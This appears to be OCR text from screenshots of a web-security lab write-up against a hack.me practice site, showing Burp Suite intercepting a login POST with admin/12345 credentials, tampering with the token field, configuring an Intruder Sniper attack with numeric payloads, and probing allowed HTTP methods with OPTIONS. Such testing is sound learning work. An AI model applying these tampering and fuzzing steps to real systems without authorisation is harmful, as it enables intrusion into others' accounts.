Origin: https://me.hack.me
Connection: close
Referer: https://me.hack.me/login
CLA=auth&FUN=loginJson&username=admin&password=12345&token=%1A)



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request to https://me.hack.me:443 [74.50.111.244]
Forward
Drop
Intercept is on
Action
POST /execute.php HTTP/1.1
Host: me.hack.me
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 64
Origin: https://me.hack.me
Connection: close
Referer: https://me.hack.me/login
CLA=auth&FUN=loginJson&username=admin&password=12345&token=%1A)
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request
Response
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Save entire history
Paste URL as request
Add to site map
URL-encode as you type
Message editor documentation
Burp Repeater documentation



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Payload Positions
Start attack
Attack type: Sniper
Add §
Clear §
Auto §
Refresh
Clear
14 payload positions
Length: 1038



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 0
Payload type: Simple list
Request count: 0
Illegal Unicode
Character blocks
Numbers
Dates
Brute forcer
Null payloads
Character frobber
Bit flipper
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ...
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Enabled
Rule
Edit
Remove
Up
Down
Payload Encoding
Login
Terms of Serv
Scroll to top
Bug or Ideas
Type here to search
30°C Rain
ENG
21:07
10-10-2021



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 20
Payload type: Numbers
Request count: 280
Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 0.1
To: 2
Step: 0.1
How many:
Number format
Base: Decimal Hex
Min integer digits:
Max integer digits:
Min fraction digits:
Max fraction digits:
Examples
1.1
987654321.1234568
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Login
Terms of Serv
Scroll to top
Bug or Ideas
Type here to search
30°C Rain
ENG
21:08
10-10-2021





10) HTTP ARBITARY METHOD USING OPTIONS




Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request to https://me.hack.me:443 [74.50.111.244]
Forward
Drop
Intercept is on
Action
POST /execute.php HTTP/1.1
Host: me.hack.me
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 93
Origin: https://me.hack.me
Connection: close
Referer: https://me.hack.me/login
CLA=auth&FUN=loginJson&username=admin&password=12345&token=PaSKU4phnfSFFXiVLbF0EaKqL5evInKhO
Login
Terms of Serv
Scroll to top
Bug or Ideas
Type here to search
30°C Rain
ENG
21:24
10-10-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request to https://me.hack.me:443 [74.50.111.244]
Forward
Drop
Intercept is on
Action
POST /execute.php HTTP/1.1
Host: me.hack.me
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 93
Origin: https://me.hack.me
Connection: close
Referer: https://me.hack.me/login
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
Login
Terms of Serv
Scroll to top
Bug or Ideas
Type here to search
30°C Rain
ENG
21:24
10-10-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request
Response
POST /execute.php HTTP/1.1
HTTP/1.1 200 OK
Target: https://me.hack.me
Done
496 bytes | 1,193 millis


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request
Response
OPTIONS /execute.php HTTP/1.1
HTTP/1.1 200 OK
Allow: OPTIONS, TRACE, GET, HEAD, POST
Target: https://me.hack.me
Done
336 bytes | 967 millis